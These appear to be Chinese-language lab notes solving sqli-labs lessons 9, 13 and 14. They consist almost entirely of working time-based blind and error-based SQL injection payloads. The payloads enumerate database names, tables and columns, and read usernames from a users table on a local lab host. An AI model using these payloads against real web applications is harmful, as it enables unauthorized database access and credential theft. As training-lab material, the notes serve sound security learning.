

Less-9

布尔注入

1. 所有数据库得名称



|  |
| --- |
| http://www.sqli.com/Less-9/?id=1' and if((ord((select substr((select schema\_name from information\_schema.schemata limit 0,1),1,1))) = 105),sleep(3),sleep(0)) -- + |






1. Security数据库拥有得表名

|  |
| --- |
| http://www.sqli.com/Less-9/?id=1' and if(((select ord((select substr((select table\_name from information\_schema.tables where table\_schema = database() limit 3,1),1,1))) )= 117  ),sleep(3),sleep(0)) -- + |




1. security 数据库,users表中的所有字段


|  |
| --- |
| http://www.sqli.com/Less-9/?id=1' and if(((select ord((select substr((select column\_name from information\_schema.columns where table\_name= 'users' limit 3,1),1,1))) )>97  ),sleep(3),sleep(0)) -- +&XDEBUG\_SESSION\_START=PHPSTORM |



1. security数据库users表中的第一行数据的结果

|  |
| --- |
| http://www.sqli.com/Less-9/?id=1' and if(((select ord((select substr((select username from users limit 0,1),1,1)  ))) = 68),sleep(3),sleep(0)) -- +&XDEBUG\_SESSION\_START=PHPSTORM |







Less-13


报错注入

1. 所有数据库得名称

|  |
| --- |
| admin') and extractvalue(1,concat(0x7e,(select group\_concat(schema\_name ) from information\_schema.schemata limit 0,28 ))) -- %20') &XDEBUG\_SESSION\_START=PHPSTORM |









1. Security数据库拥有得表名

|  |
| --- |
| admin') and extractvalue(1,concat(0x7e,(select group\_concat(table\_name) from information\_schema.tables where table\_schema = database() limit 0,28 ))) -- %20')&XDEBUG\_SESSION\_START=PHPSTORM |






1. security 数据库,users表中的所有字段


|  |
| --- |
| admin') and extractvalue(1,concat(0x7e,(select group\_concat(column\_name) from information\_schema.columns where table\_name= 'users' limit 0,28 ))) -- %20')&XDEBUG\_SESSION\_START=PHPSTORM |






1. security数据库users表中的第一行数据的结果

|  |
| --- |
| admin') and extractvalue(1,concat(0x7e,(select group\_concat(username ) from users limit 0,28 ))) -- %20')&XDEBUG\_SESSION\_START=PHPSTORM |







布尔注入

1. 所有数据库得名称


|  |
| --- |
| admin') and if((ord((select substr((select schema\_name from information\_schema.schemata limit 0,1),1,1))) = 105),sleep(3),sleep(0)) -- %20')&XDEBUG\_SESSION\_START=PHPSTORM |






1. Security数据库拥有得表名


|  |
| --- |
| admin') and if(((select ord((select substr((select table\_name from information\_schema.tables where table\_schema = database() limit 3,1),1,1))) )= 117  ),sleep(3),sleep(0)) -- %20')&XDEBUG\_SESSION\_START=PHPSTORM |






1. security 数据库,users表中的所有字段


|  |
| --- |
| admin') and if(((select ord((select substr((select column\_name from information\_schema.columns where table\_name= 'users' limit 3,1),1,1))) )>97  ),sleep(3),sleep(0)) -- %20')&XDEBUG\_SESSION\_START=PHPSTORM |






1. security数据库users表中的第一行数据的结果

|  |
| --- |
| admin') and if(((select ord((select substr((select username from users limit 0,1),1,1) ))) = 68),sleep(3),sleep(0)) -- %20')&XDEBUG\_SESSION\_START=PHPSTORM |






Less-14

报错注入


1. 所有数据库得名称

|  |
| --- |
| admin" and extractvalue(1,concat(0x7e,(select group\_concat(schema\_name ) from information\_schema.schemata limit 0,28 ))) -- %20') &XDEBUG\_SESSION\_START=PHPSTORM |



